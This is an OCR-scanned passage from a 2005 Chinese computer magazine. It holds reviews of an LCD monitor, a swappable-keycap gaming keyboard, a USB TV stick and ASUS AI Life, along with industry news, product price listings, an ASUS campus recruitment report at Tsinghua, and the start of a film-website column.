金长城T175A不仅可以使用普通的VGA接口输入视频源，也可以使用DVI接口连接。这是非常难得的，很多以性价比著称的产品，多少都会在规格上缩水，以达到所谓的"高性价比"。不仅如此，T175A还带有音箱，可以通过背面的Audio-in连接，虽然回放效果一般，尚不及独立式音箱来得动听，但确实解了一些燃眉之急，临时用一用还是不错的。

传统OSD菜单简单易用

显示器正下方的操作面板很是简单，中间OSD操纵按钮，两边分裂两个控制按钮。其皆为轻触式，使用起来很是方便，菜单的设置也很简洁，可调整的功能虽没有那么专业，但基本功能一应俱全，适合普通用户使用。

从规格看测试

笔者一向注重LCD的可视角度，相信很多人和笔者一样，不会永远以标准的正视姿势面对显示器。主观感受金长城T175A的可视角度与之标称相差无几，侧视依然可以看清屏幕，当然，对上、下可视角度就没那什么要求了，相信平时很少有人这样做。300流明、500：1的对比度在看影碟时非常受用。在Monitors Matter CheckScreen和DisplayMate这两款针对显示器的测试软件中，T175A充分证明了自己应有的价值，色阶层次较为清晰，其采用的tn面板是差值表现16.7M色彩，色彩表现力相对要"平淡一些"。但是，tn面板的优势在于灰阶级数较少，液晶分子偏转速度快，因此它的响应时间更容易提高。在很多对FPS要求甚高的游戏中，T175A表现非常出色，没有丝毫的断屏、丢帧问题。电影中也是如此，例如《世界大战》中的对战场景，T175A都能让电影所带来的快感表现得淋漓尽致，这完全得益于灰阶4毫秒响应时间的技术规格。

优点：

4毫秒极速响应时间、价格便宜、功能强大，支持DVI。

不足：

色彩表现力不够丰富。





CF [CP10]



个性游戏从此开始


——战霸游戏键盘套装

■CFan评测室

游戏键盘 新的革命？

一切为了游戏——在这样一个需求更多订制功能，更多人性化设计的呼声中，战霸游戏键盘套装出现了。它改变了键盘的基本结构，可以为不同游戏提供最佳操作支持，而且，同一个键盘基座可以安装不同的键盘面来支持不同游戏，显然这是其他任何一款键盘都不可能做到的事情。

键盘的键面安装十分简单，即便没有提示也可以很快掌握。由于键盘的触点和键帽采用分体设计，因此它要比普通键盘厚一些，初次使用会不习惯。利用战霸驱动程序可以根据不同的游戏自动作出相应的按键设置，软件已经预置了相当多的游戏键位设计，而且还可以实时从Internet上下载到最新的游戏支持键盘方案。战霸能够做到的就是通过驱动程序和重新定义键盘区域，帮助你记住一系列的快捷方式以此来提高效率、简化操作，这就是战霸游戏专用键盘的精髓所在。



CS键面让设计更精确

CS键面最大的变化主要集中在左手区域，它摆脱了普通键的键位设置，更符合游戏中的操作需求。方向键（即W、A、S、D和Q、E）明显增大，并带有一定弧度，换枪键（1-6）紧贴在方向键的上方，在CS中，方向控制更为容易，用户也明显能感觉到它与众不同的设计所带来的好处。左shift键被换至方向左（即A）的左侧，这样手指就不用做大幅度转移来变更跑步/行走了。需要注意的是，换枪键1和6相比之下要小一些，可能对于手掌较小的人来说不太方便，长手指或手形本就较大的用户倒不必在意。

简化魔兽世界 乐趣更多

魔兽键面的右侧变动非常大，基本上已经脱离了传统键盘的键位设计，并且，它被重新定义了更多游戏中的切换命令。例如游戏中切换频道的/Y（喊）、/S（说）、r（回复）、/p（小队聊天）、/w（悄悄话）、/raid（团队聊天）都有了专门的按键，这样以来切换将变得更加自如，再也不用输入命令实现了。这相当于在游戏中很多操作被编为“宏命令”然后集于一键实现，如此以来方便多了。

多媒体操作也拿手

标准键面和普通键盘无异，不过ESS、F1-F12相对要小一些，初次使用会略感不便，习惯后就不成问题了。可贵的是除了键面的按键之外，战霸还在键盘最上方设计了一组多媒体快捷键，如播放控制、Office快捷操作等等。如果感觉某些多媒体键设计的功能不实用，还可以在战霸键盘的驱动程序中更改为你所需要的。

值得关注的问题

战霸键盘会根据不同键面进行自动变更，而且这一过程是可以热插拔实现的。在有驱动程序支持的情况下，可以实现热插拔更换键面，耐心等待程序自动检测更改设置，这个时间可能会在30秒以内，所以不可太心急。在无驱动程序支持时，键盘更换键面不会造成硬件损害，但是无法实现自动检测更改设置的功能。每个键面所设置的功能都是不可变更的，例如在《魔兽世界》中，如果你想把按键“说”变为其他功能是不可以的。所能更改的，是键盘顶端的一排多媒体按键，设置例如启动某些程度、Office功能等等。当然，这些按键也不能实现游戏中“宏”的定义，变成宏按键。



使用评价

手感不同于普通电容式键盘，敲击声略大，但弹性颇佳，操作时有一种节奏感，非常适合游戏玩家使用。由于采用分体可更换设计，键帽有些松散，当然，这并不影响使用。

优点：

可根据不同游戏更换键面，获得更好的游戏操作性

键盘对多媒体应用也自如非凡

可自定义多媒体按键

不足：

键盘高度需要适应

CF [CP11]



UT800的大小和一普通的打火机差不多

我的电视随身带

——天敏UT800电视棒试用

■CFan评测室

电视卡大家见得多了，对它也已经有了一定的了解。一块PCI接口的扩展卡，往PC主板上一插，就能让我们的电脑接收电视。但是，对于笔记本电脑呢？我们该怎样扩展电视功能呢？今天，轻巧的USB电视棒——天敏UT800把笔记本电脑变成了一台轻灵便携的液晶电视机，效果怎么样？一起来看看就知道了！


UT800的里里外外

UT800电视棒是针对笔记本电脑用户而开发的，要求体积小、重量轻，方便携带使用，因此它采用了高度集成的电路设计，与传统的电视卡相比，重量、体积都大大减小。而且，为了保证其性能能满足用户的需要，它还采用了高速的USB2.0接口，由此解决了视频处理时的高数据量传输问题。


UT800的铝合金外壳制作工艺很不错，合缝度很高，再加上金属外壳的手感，给人一种精品的印象。同时，加厚的铝合金外壳，不仅提高了机身强度，使之抗摔、抗变形能力增强，而且减轻了UT800的重量（机身重约30克）和起到了屏蔽干扰、辅助散热的作用。

UT800采用的全是贴片式电子元件，并且采用了高集成度的第二代硅高频头（Xceive XC2028）和10Bit的TVMaster TM5600解码芯片。

电视卡、电视盒等电视接收设备最重要的两个采购要点就是高频头与解码芯片。这两点几乎完全决定了该产品的性能和输出画面的质量。由图2大家可以看到UT800所采用的Xceive XC2028单芯片高频头电路与我们通常看到的高频头有很大的不同。它不仅体积非常小，而且还去掉了传统的屏蔽罩，这说明它的抗干扰能力很强，而它在实际使用中的表现也证明了这一点。但是，这块芯片的价格不菲，去年年中刚上市时的定价为10美元。可我们觉得UT800采用这款芯片，还是物有所值的。毕竟这XC2028单芯片电视调谐器在如此小体积的情况下仍能提供对全球电视制式的支持，兼容NTSC/PAL/SECAM电视制式，全球通用，实在难得。更何况，这个芯片发布至今，其信号接收稳定性以及图像接收效果方面都得到了众多专业媒体较高的评价。




Xceive XC2028



为了减小UT800的体积，它的天线接口也采用了转接头的设计

看完高频头，回过头来我们再看看它的TVMaster TM5600解码芯片。这款芯片能对视频、音频信号同时进行处理，具备10bit采样能力的ADC（模数转换器）和DAC（数模转换器），相对于过去常用的8bit采样率产品来说，TM5600能对输入的电视模拟信号进行更多的采样，并将更多的数据转换成数字信号，再由与其匹配的10bit DAC还原输出真实度和清晰度更高的画面。



由芯片上蚀刻的标签可以断定它是Trident（泰鼎）的产品

试用感受

在经过一段长时间的试用及与天敏视讯的傲视 PCI电视卡进行效果对比之后，UT800的优势还是很明显的。

第一，由于UT800采用的是第二代硅高频头，接收/放大电视节目信号及抗干扰能力都要比传统的PCI电视卡要强很多。并且是使用USB2.0接口连接的外置设备，受到的干扰更小，因此UT800的搜台能力及画面清晰度都要比内置的傲视 PCI电视卡要好很多。

第二，对于很多同时拥有台式机与笔记本电脑的用户来说，UT800所采用的USB2.0接口及轻便小巧的体积能让用户在台式机与笔记本电脑之间灵活的互换使用。而这些是传统电视卡及电视盒所不能做到的。

第三，虽然UT800的价格要比传统PCI电视卡要高出100元左右，但与笔记本专用的PCMCIA或MINI PC接口的产品相比，它的性价比还是比较突出的。

虽然UT800的优势很明显，但我们也发现它对系统配置的要求还是比较高的。其中，USB2.0接口是必须的，如果在USB1.1接口的机器上使用，运行起来就会比较迟钝，且只能提供小尺寸的视频画面。此外，UT800的系统资源占用率还是比较高的，特别是在开启UT800控制软件时，系统资源占用率可高达35%～40%（台式机系统配置为Pentium4 2.6C，1GB DDR400内存，开启双通道）。这样的系统要求对于目前主流配置的台式机电脑和迅驰笔记本电脑来说问题不大，但对一些配置比较老的笔记本电脑用户来说，就很吃力了。CF [CP12]



数字娱乐 无线先行

——华硕 AI Life 体验

■ CFan 评测室


华硕 AI Life 技术为我们提供了一个娱乐资讯通过无线网络覆盖整个家庭的全方位的数字娱乐方案。而建立在华硕最新的 945/955 系列主板平台架构上的 AI Life 技术就是我们这次体验的主角。

WIFI-TV 让娱乐无线延伸

WIFI-TV 卡是整个 AI Life 技术中至关重要的一部分，它具备电视卡，无线网络等功能，它是通过数字家庭娱乐的角度去将许多相关的技术有机的整合在一块板卡上，承担起数字娱乐家庭的核心重任。而且它的实现方式还特别的简单，就算是第一次使用 WIFI-TV 卡的用户也可以轻松操作。

在装完 WIFI-TV 卡驱动后就可以点 CyberLink PowerCinema 图标进入设置选项，基本上只要一路 NEXT 下去，不需要用户有任何专业的知识就完全可以将所有的功能设置好，充分体现了 AI 的特点。

WIFI-TV 卡的智能设置相当的丰富，屏幕显示比例，音箱的声道，电视信号的类型（有线或无线）等等，只要按照用户实际使用的情况选择即可。在选择完相关的参数后，WIFI-TV 卡就会自动搜索相关的电台或电视台，而用户所做得就只是把天线和电视信号线接入而已。



WIFI-TV 卡功能拓展图

整个设置过程只要不到两分钟，非常的快速便捷。等一切全都设置好了，那么就可以尽情享受 WIFI-TV 卡所具有的电视、收音和无线网络等功能了。

AI Quiet 安静的声音

对家用电脑来说，噪音是无法忍受的。华硕 AI Quiet（智能静音）技术是一项主动调节的静音技术，它不仅能感知 CPU 的负载，还可以调节它，甚至使 CPU 暂时工作在一个低于正常工作量的水平下，而我们作为使用者是绝对不可能发现这一点的。

要想开启这个功能并不难，首先进入主板的 BIOS 设置界面，在 POWER 选项下选择 HARDWARE MONITOR 就可以发现 AI Quiet 的选项，如果选择开启（Enabled）的话，系统就处于 AI Quiet 的全面控制之下，如果选择关闭（Disabled）的话那么另一项风扇温控技术将会启动。这里当然选择开启了。

Stack Cool 2 最基层的散热


电脑在是承担了家庭数字娱乐中心的重任后，由于长时间，重负荷的工作，配件产生的热量使电脑的使用寿命大大降低。



可以预览搜索到的电视节目



开启 AI Quiet



红色的 SATA 接口

华硕的 Stack Cool 2 散热技术作为华硕独创的新一代系统散热技术，可透过在主板背面附着一层专门的散热用的多层 PCB 板进行散热。由于完全覆盖主板背面，从而有效地将系统负载所产生的热量平均疏散，以确保 CPU 与整体系统的稳定性。

虽然覆盖了会降低 25%。所以 Stack Cool 2 不仅是一项简单的散热技术，更能够保护主板，为主板提供了一项"人寿保险"。

SATA ON THE GO 数字在我身边

家庭应用中经常有大量珍贵的图片、影音视频等数据需要移动，现有的方式存在着各种不可弥补的缺陷，难以承担家庭数字娱乐中心数据传输的任务。

华硕的 SATA ON THE GO 功能采用最新的 SATA 3Gb/s 磁盘技术，数据传输率每秒可高达 3Gb，是现行 SATA 传输速度的两倍，USB2.0 传输速度的 5 倍，有了它用户再也不用焦急的等待缓慢的数据传输过程。

它的使用方式也是非常的简单，因为它支持热插拔，可以想移动硬盘或者 U 盘一样即插即用，这样的方式使数据移动变得十分安全便捷。SATA ON THE GO 就是通过这种方式完美的解决了现代数字家庭数据传输的问题，真正做到了信息的"随时随地"的共享。

AI Life 技术结合华硕最新的数字娱乐平台——945/955 主板产品真正带我们走进"欢跃"数字生活的体验大门，同时，它也逐步改变着人们的传统生活方式，更多的选择和全新的视听享受令您的休闲娱乐生活更轻松 意，提高了生活的品质。

CF [CP13]



微软亚洲研究院 互联网搜索技术中心在京成立

2005年10月28日，微软公司在亚太地区的又一个重要研发机构——微软亚洲研究院互联网搜索技术中心（MSRA Search Technology Center）正式在京成立。这一举措体现了微软公司“把一流的计算机科学研究和产品开发带到中国，吸引、培养并为中国储备优秀的IT人才，与中国的IT产业共同成长”的长期承诺。同时，也集中展示了微软公司对于互联网搜索技术及相关业务的高度重视。

互联网搜索技术中心的成立旨在进一步加快微软在互联网搜索领域的创新及技术产品化速度，使微软亚洲研究院的创新成果更快地向MSN搜索产品转移，让层出不穷的新技术、新产品能够在第一时间为中国乃至全球的MSN Search用户所应用。新的互联网搜索技术中心将由微软亚洲研究院副院长洪小文负责，该机构计划在未来两年内大规模招聘。近期的招聘目标已锁定2006年国内外高校毕业的优秀研究生和本科生。

AMD大中华区总部正式落户中关村



2005年10月24日，AMD董事会主席、总裁兼首席执行官海克特·鲁毅智博士与北京市及海淀区领导共同剪彩，宣告AMD公司大中华区总部正式落户中关村科技园区。而远道而来的AMD董事会全体成员首次出席一个地区性总部的新址启用仪式，也显示出AMD对在华长期投资和发展战略的重视。

近年来，AMD在中国大力推行的加强技术创新与合作、实现产品本地化、管理团队本地化等策略成效卓著，为适应各项业务迅猛发展的需求，AMD大中华区总部在北京选择了新的办公地址。中关村素有“中国硅谷”之称，聚集着IT企业总部、科研机构和高等院校，是中国信息产业的“高地”。AMD将大中华区总部迁到这里，是为了更好地贴近客户，贴近合作伙伴，洞悉市场，从而提高竞争能力，与中国信息产业共同成长。

AMD大中华区总部新址位于北京融科资讯中心，坐落在中关村科技园区的核心地带，紧邻中国科学院计算技术研究院。AMD大华区总部各大业务部门、AMD（中国）有限公司、中国工程实验室、北京技术开发中心全部汇集于此，并为未来业务发展留出扩展空间。

大中华区总部新址开业仪式是AMD全球董事会访华系列活动的第一项，接下来的一周AMD将首次在北京召开全球董事会，筹划未来三至五年在中国发展的具体策略与目标，并带来了与中国有关的一揽子合作计划和项目。AMD大中华区总部在中关村落户，将再次为AMD大中华区业务的发展插上腾飞翅膀。




BenQ定义“视”界新标准

10月19日，BenQ于苏州友达国际会议厅召开“定义‘视’界新标准——BenQ液晶显示器策略发布会”，不仅推出包括全球首款灰阶2ms液晶显示器FP93G X在内的四款LCD新品，更是重新定义“大屏、宽屏、灰阶”三大“视”界新标准。

此次BenQ LCD联手友达光电召开发布会，更展现明基围绕BenQ 5C策略核心Crystal(LCD液晶面板)技术，结合集团企业友达光电，在关键零组件、产业链的优势和实力。

发布会现场，BenQ为在场伙伴展示了以“大屏、宽屏、灰阶”三大“视”界新标准为定位的四款LCD新品：领先业界的极速响应时间，采用AMA疾彩引擎技术，BenQ推出19"大屏的灰阶2ms的FP93G X和灰阶4ms的FP91G X；以舒适的大屏享受为主，19"的FP93V拥有白色钢琴镜面设计，可与Apple Mini Mac进行搭配；此外，BenQ全球首发大屏+宽屏，拥有16:10宽屏幕，20英寸8ms的FP202W。BenQ产品营销部副理宋清俊指出，19"、20"大屏符合人体工学，16:10宽屏符合最佳黄金视觉比例，灰阶响应速度提升，带来完美视觉享受。而这三标准的彼此组合，优势互补，更显BenQ LCD的品质！





百盛 L801 机箱上市

航嘉公司最近推出百盛 L801 机箱，整机采用优质 SECC 钢板，内部空间宽大，加上机箱后部 12cm 静音风扇和侧板的 38 度设计，满足你在扩充配置的同时不会因散热的问题而烦恼。机箱面板装有智能控制 LCD 显示屏，可显示系统温度及风扇转速，并具有报警功能。让你的爱机在享受清凉时不忘保护，面板采用钢琴漆处理，尽显整体的高贵大方。

咨询电话：*0755-89606514*

产品价格：*450 元*



多彩 625 歌者 绅士华贵的阳光音乐

采用拉丝按键的多彩最新音舷系列 MP3DLA-628B 歌者，内置高品质　聚合物电池的强劲电力可支持 8 小时以上的随心播放，OLED 剔透蓝光设计。可自定播放列表，达 7 种以上的自由转换的音效模式。配上"随机播放、　览播放、全部循环"等音乐播放模式存有 20 个电台的 FM 调频电台、兼容无限收音、专业录音的长时便捷保障。支持多国语言辅助设置的强大学习功能，无论你进行 A-B 复读、语言跟读……都为外语充电者提供适时帮助。

咨询电话：*0755-27394092*

产品价格：*499 元*



专配赛扬 D，昂达 910GLP 到货

昂达近期推出 910GLP，专配 64 位赛扬 D 的主板。该主板北桥采用 910GL 芯片，南桥芯片为 ICH6。主板能够支持 775 触点式 INTEL 系列 P4 和赛扬 D 处理器，FSB533MHz，三项供电、红宝石 MBZ 系列 SuperLowESR 电容，主板提供 100M 网卡、6 声道声卡。主板自身整合 GMA900 图形芯片（完整支持 DX9.0 指令集），用户也可以通过昂达开发的外接 PCI-E（APG）插槽来对显卡进行升级。

咨询电话：*010-82660845*

产品价格：*599 元*



庆祝神六回归，鑫谷推出纪念版电源

在 10 月 17 日神舟六号胜利回归之时，著名电源厂商　谷推出了一款符合 Intel 12V 2.0 标准的双核 535 神六纪念版电源，电源采用 12CM 超大静音风扇和主动 PFC 设计，并人为巧妙的控制电源内风道，很大限度的改善了电源散热问题。电源采用了镀镍合金钢板能够有效控制电源产生的电磁辐射对环境的影响。最具特色的是这款电源一改传统电源的设计理念，采用可拆卸电源供给线设计，用户根据机箱内设备多少自由控制供给线数量，大大解决了电源线过多导致机箱内杂乱无章的现状。

咨询电话：*800-830-5866*

产品价格：*390 元*



唯博 2853 机箱上市

由达硕科技有限公司制造，金河田独家代理的唯博 2853 机箱以银灰色为基调，前面板配以透明纯黑色亚克力椭圆形装饰板，箱体采用 0.6MM 进口 SECC 钢板，侧板向后抽拉开启。2853 设计有 4 个光驱位、1 个软驱位和 5 个硬盘位，USB 和音频接口移至面板中部，全卷边的设计。2853 散热严格按照 Intel TAC 1.1 规范，而且在前面板也设计了散热风扇。2853 还标配了唯博 300W P4 电源，完全可以胜任普通消费者的需要，让您使用起来更加放心！

咨询电话：*0769-5057928*

产品价格：*273 元(含电源)*



飞利浦190X6成就优雅家居

飞利浦190X6不仅拥有极具诱惑的"身材"和"容貌"，还融入尖端技术，适宜点缀优雅家居。飞利浦190X6具有8ms极速响应时间，对比度700：1，可视角度160度，配备DVI数字接口。190X6采用了"完美面板"并承诺全无坏点。而且在190X6中内置了USB HUB功能，并提供充沛电力供应。

咨询电话: *4008-800-008*

产品价格: *3888元*



爱国者笔记王实现电子化备课

华旗资讯推出的爱国者笔记王，它外形就像一个普通笔记本，仅重358克。爱国者数码笔记王能对现场的文字和图形化数据、图稿等在纸质和电脑实现同步双重保存。当笔记王通过USB接口与计算机连接后，会通过自带的编辑软件转换成最普通的大众化格式JPEG、PDF、BMP等。爱国者笔记王可以储存550页A5纸张大小的内容并可扩充。另外它可以感应记录15MM高度的纸张厚度(相当于200页纸张)，而且自带的软件会让你在进行电子保存时把重复在一起的书写笔迹，按照书写的先后顺序而分开，一点都不会影响所记录内容的电子保存。

咨询电话: *800-810-7666; 010-82607776*

产品价格: *1999元*



富士康"劲驰"品牌电源隆重上市

近期富士康隆重推出"劲驰"品牌电源，此品牌电源将陆续取代FTEK品牌成为机箱标配电源品牌。最近新推出的两款电源型号为JC-B320ATX、JC-B323ATX。该品牌电源完全符合Intel ATX12V 1.3版电源设计规范：具有过流、过压、过功率、短路保护、防雷击等多重保护功能。可分离式20+4PIN接口既能支持865系列及以下主板，又能支持915系列及以上主板，全面稳定支持915系列及以上系统，SATA接口更能满足主流SATA硬盘的供电需求。

咨询电话: *800-830-6099*

产品价格: *100元(劲驰JC-B323ATX)*

希捷最大500GB急速3Gbit/秒SATA接口7200.9硬盘登陆市场

希捷Barracuda 7200.9硬盘的平均寻道时间为8.5ms，主轴转速为7200rpm，缓存容量8MB或16MB，且采用与主控芯片合二为一的新型组合方式。此外Barracuda 7200.9系列硬盘还采用希捷公司专利的SoftSonic液态轴承马达技术，工作噪音仅28db，7200.9系列硬盘皆拥有3Gbit/秒的SATA高速数据传输性能和最新的NCQ指令集等先进存储技术。

咨询电话: *010-82861316*

产品价格: *610元(160GB)*





SONY超黑晶面板LCD HSP、HX系列

索尼在其HX、HSP系列液晶显示器上应用其独有的Clear Bright超黑晶面板技术，解决了LCD亮度对比度不可得兼的问题。对比不使用超黑晶面板的产品，索尼超黑晶面板的动态对比度提升幅度高达22%。索尼应用超黑晶技术的产品HS95P、HX93，在对比度达到1000：1这一高水准的同时，亮度却能够达到450cd/m^2。

咨询电话: *800-820-9000*

产品价格: *5499元(Sony HS95P 19" LCD)*

CF [CP15]

“人才”大讨论:定位人才

■ 新闻采访部记者 杜昕

10月26日，华硕在美丽的清华园开展了〞闪硕我的大学，挑战你的选择——华硕2005大型校园行清华站〞的活动。

〞在你心目中何谓英雄〞、〞说出我必须用你的十个理由〞……在华硕电脑中国业务事业群总经理许佑嘉先生慷慨激昂又引人深思的演讲中，清华大学的同学们时而欢呼鼓掌，时而微笑沉思，时而参与答题。台上台下的互动丝丝入扣，刚刚19点，宽敞的就业指导中心报告大厅里人就越聚越多，后排甚至有许多站着听讲的同学，整个活动在热烈、愉悦、富于启发性的气氛中进行着。据华硕中国业务事业群品牌中心媒体专员路宏介绍，华硕每年的10月～11月份都会在各大学开展这样的企业宣传及招聘活动，虽然此次是第一回来清华，但是效果也十分理想，〞清华是国内顶尖的大学，在清华的活动能获得这么好的反响，也说明华硕在大家的心目中影响力越来越大了，这给我们很大的鼓舞。〞她微笑着说。

当贼王黎叔的一句〞你知道21世纪缺的是什么吗?人才!〞红遍大江南北时，有关人才的讨论再次在企业、校园和就业指导机构中展开了。正式场合的讨论也好，网络上的调　也罢，对人才的认识已经越来越明晰地显现出来:复合型。它的含义包括:不仅有扎实的理论知识和实践技能，有快速的自学能力，还要具备良好的心理素质、道德意识和人际协调能力。

企业观点

华硕品牌中心媒体专员路宏在接受记者采访时说:“华硕多年来信奉‘谦、诚、勤、敏、勇’的五字用人原则，而清华也有‘自强不息，厚德载物’这样的校训。可以说，在人才培养与选拔方面，二者有着相通的定位，那就是把‘德’放在首位。第一是个踏实、勤奋、认真的人，第二才是企业的好员工。华硕的企业文化是比较低调、务实的，因此，我们希望吸收到认同我们这种企业文化的人才，并且多年来，我们在人才培养方面也做出了很多努力。”

举办多年的华硕学院在各高校中已有相当的知名度。主要面向本科和研究生应届毕业生，通过为期3天～5天的封闭式培训，帮助学生完成自己的职场定位，学习领先的产品技术知识，掌握实用的销售技巧等，同时也增进企业与毕业生之间的相互了解，便于双方做出更明智、合适的选择。



许佑嘉先生在慷慨激昂又引人深思的演讲中

华硕不仅为应届毕业生谋划职业生涯，更为广大的非毕业生提供实践机会，现在广泛招募的〞硕市生〞由大一到大三的学生组成，其含义是为华硕把握市场动向和市场秩序的学生。在周末和寒暑假的休息空档，公司会组织硕市生们进行市场调查、门店实习、校园推广等实践活动，使他们不断锻炼和提高自己的交际、管理、执行能力，为以后走上工作岗位打下坚实基础。

在宣讲会的现场，记者就意外的接触到一名清华电子系大一新生李明辉，他正是为了报名〞硕市生〞而来。他说:〞作为一个大一的学生，就业对我来说还是比较遥远的事，我来这里就是想报名参加硕市生的。我这个人比较喜欢参加社会活动，在暑假的时候就组织过家教团队。来到清华发现社团活动很丰富，可是像硕市生这样的团队就比较少了，我想在这样一个团队里，我能更有目的性地锻炼自己，这个目的到不是为了就业，而是培养我的综合素质。〞

路宏说:〞华硕学院和华硕硕市生是公司花了相当多的资金、人力、物力来打造的人才培养机制。经过多年的运作，成效非常显著。我们发掘了更多适合我们企业特色的员工，很多进入企业后迅速成长为中高层管理人才。尽管这样，公司对华硕学院和硕市生的培养却不仅限于‘唯我所用’的理念下，这些学生会有相当部分投身到其他企业和岗位中去，但是经过华硕的锻炼，他们会更大地发挥潜质。〞


华硕电脑到清华大学的宣传活动现场

校方意见

清华大学就业中心的欧阳沁老师这样对记者说："现在用人单位选拔人才有两个趋势：一是对学生专业的限制越来越少，很多企业的招聘要求上写明不限专业；二是对学生的综合素质要求越来越高，而且特别重视学生的基本道德素质。"

据欧阳老师介绍，每年3000多的研究生是清华应届毕业生的主力军，他们将面对上百家中外企业的选拔。很多用人单位在与就业中心老师的交流中，透露出他们对本科有理工科背景，研究生专业是管理类的毕业生的偏好，这在一定程度上也显示出人才供求的热门方向。

欧阳老师说："尽管企业对毕业生有这样的需求，但毕竟有这样教育背景的学生只是一小部分。毕业生们面对走出校园，踏上社会的第一份工作对学生将来的发展也十分关键，因此如何能完成学校到社会的平滑接轨，作为校方也想了很多办法。其中包括教务部门对课程设置的完善、对选修课的丰富，就业中心定期举办的就业讲座，日益丰富的中外企业高层管理人来校举行的演讲……可以说清华为学生们提供了一个越来越开放的环境。可能外界提到清华总会觉得我们的学生都是一些书呆子，的确，清华的学习压力比较大，很多学生毕业工作后非但没觉得面对新环境承受不了工作压力，反而觉得压力是有所缓解的，也具备比较强的抗打击能力。事实上，越来越丰富的文娱、体育活动让清华学子的活跃性大大提高。在这方面，我们绝对有比其他学校更多的接触外界新事物的渠道。"

当然，在用人单位选拔人才的同时，毕业生们也在追求着自己心目中的合适岗位，欧阳老师表示，现在比较受学生欢迎的用人单位的性质，已从前几年的外企转变为国有大中型企业了，特别是一些如航空航天、电信等国家重点支柱性企业，令"学生挤破头了"。

如今已是各高校企业宣讲会、招聘会的高峰时期，面对这些用人单位的考察，你是否做好了充分准备，你是否静下心来自己考虑过自己目前的状况，对自己和企业有一个比较清楚的认识？

学生感受

在本次华硕宣讲会的场外，记者随机采访了几位前来听讲座的学子。

在公共管理系读研三的张彭同学说："大家都知道，现在的用人单位比较喜欢招有工作经验的人，因为这类人面对新工作上手很快，对环境融合的也快。即便对我们这些应届毕业生来说，他们也希望我们有实习经验。我在研一研二的时候就和一些公司有过合作，帮他们做了一些项目，可以说有一些实践经验吧，通过这些合作，我也对自己的能力有了更清楚的认识。总之，对于就业，学生着手准备的越早，竞争力就越强，毕竟现在大家的实力相差的并不是太多，准备得越充分，赢得机会的概率就越大。"



华硕电脑到清华大学的宣传活动现场

谢琳是从北大赶过来参加华硕宣讲会的，她说："我是电子系的，今年大四了。因为成绩一直还不错，本打算要保研的，几个月前突然决定要找工作，所以在实践能力方面，我们这些本科生，特别是女生，并没有太多优势。不过我觉得我心态比较好，对自己的现状和未来的目标也有比较清醒的认识，我就业的目标是找到与我专业对口的这类工作，虽然由于专业背景的局限，比较偏重硬件，而现在就业市场上还是软件人才比较受欢迎，但我觉得自己经过4年的大学学习，已经培养出比较好的自学能力，所以我打算在工作中再不断丰富自己软件方面的知识，然后争取在工作一段时间后有这样一个转变。当然，我也考虑到工作几年后能否再上手做些管理方面的工作，这些想法也算我现在的一种职业规划吧。"

通过采访，记者明显感受到如今的毕业生，在就业择业的态度方面可以说已经非常理性了。无论是对当前较为紧张的就业形势还是对自己的能力，无论是对薪金的期待水平还是对工作后面临的新的挑战，他们都有比较充分的认识和准备。我们也衷心希望这些在转型过程中的毕业生们，能在就业的道路上一路平安。

CF [CY01]



幸好还有电影

■段二

雾中风景

这是一个到处都充斥着影像的时代，电影已然出现了一个多世纪，电视也早已在千家万户普及，家庭影院从录像机到VCD，再到DVD，快到让人一不留神就会被时代遗弃。随意翻开一份杂志，头条几乎全与电影有关；打开电视，眼前全是灿烂的星光，电影已然成为人们娱乐生活的主旋律，尽管影院的上座率依然是那样地差强人意，但是不可否认，看电影、爱电影、懂电影的人却是越来越多，电影已经成为现代人的一种生活方式，影像时代在不知不觉中已悄然拉开序幕……

集体观影时代

网络将影像这种生活方式推到了极致，爱电影的人们在网络中找到了最为开放和自由的交流空间，娱乐八　，影人影事，台前幕后，专业评论，无论是最流行的还是最冷僻的，在网络上都会有它的一席之地。当然，网络并不仅仅是一个信息集散地，从某种程度上说网络推动了电影的发展一点都不为过。还记得上个世纪末在网络上掀起的那场关于《大话西游》的讨论吗？周星驰因为这场讨论从一个商业电影的喜剧演员一跃成为后现代主义大师，人们对于电影的认识在网络中变得更加开阔和自由。

电影主题网站Top5

以电影为主题的网站是涵盖最多和最全面电影资讯的地方，它事无巨细，小到电影人的八　新闻，大到电影节的全程报道，它都会一网打尽，真正做到了〞一个都不能少〞。

Top1：电影大动员——中国电影资料库 China Imdb(http://www.dyddy.com/)

电影大动员是Imdb的中国分站，名如其人，该网站最大的特点就是拥有全球最详尽最全面的电影资料，不管是什么冷僻的电影或影人，在这个网站上多少都能够觅到它的蛛丝马迹。

Top2：银海网(http://www.filmsea.com.cn/)

银海网的最大特点就在于它开辟了一个电影专家专栏，众多电影理论家的文章都能够在这里得以一见，而由诸多网络影评人组成的个人专栏便紧随其后，针锋相对，颇有些百家争鸣的意味。

Top3：DVD不完全手册(http://www.mov8.com/)

中国的爱影人经历许多奇特的历史时期，小时候在大院里看露天电影，没有座儿了便跑到银幕的背面去看反着的人，但依然是津津有味；八十年代开始出入录像厅，那是个港片风靡的时代，狭小的录像厅里充斥着打斗声和枪炮声；然后到了VCD的时代，出租影碟的小店几乎覆盖了城市的各个角落，但是生意依然火爆，外国大片也是在那个时期进入到中国人的视野当中；最后便是如今的DVD时代，DVD清晰的影像和丰富内容吸引了人们的眼球，众多的DVD碟片也扩展了人们的视野，DVD不完全手册便是专门针对DVD碟片的网站，这是众多碟友不得不去的地方。

Top4：电影频道 (http://www.moviechannel.cn/)

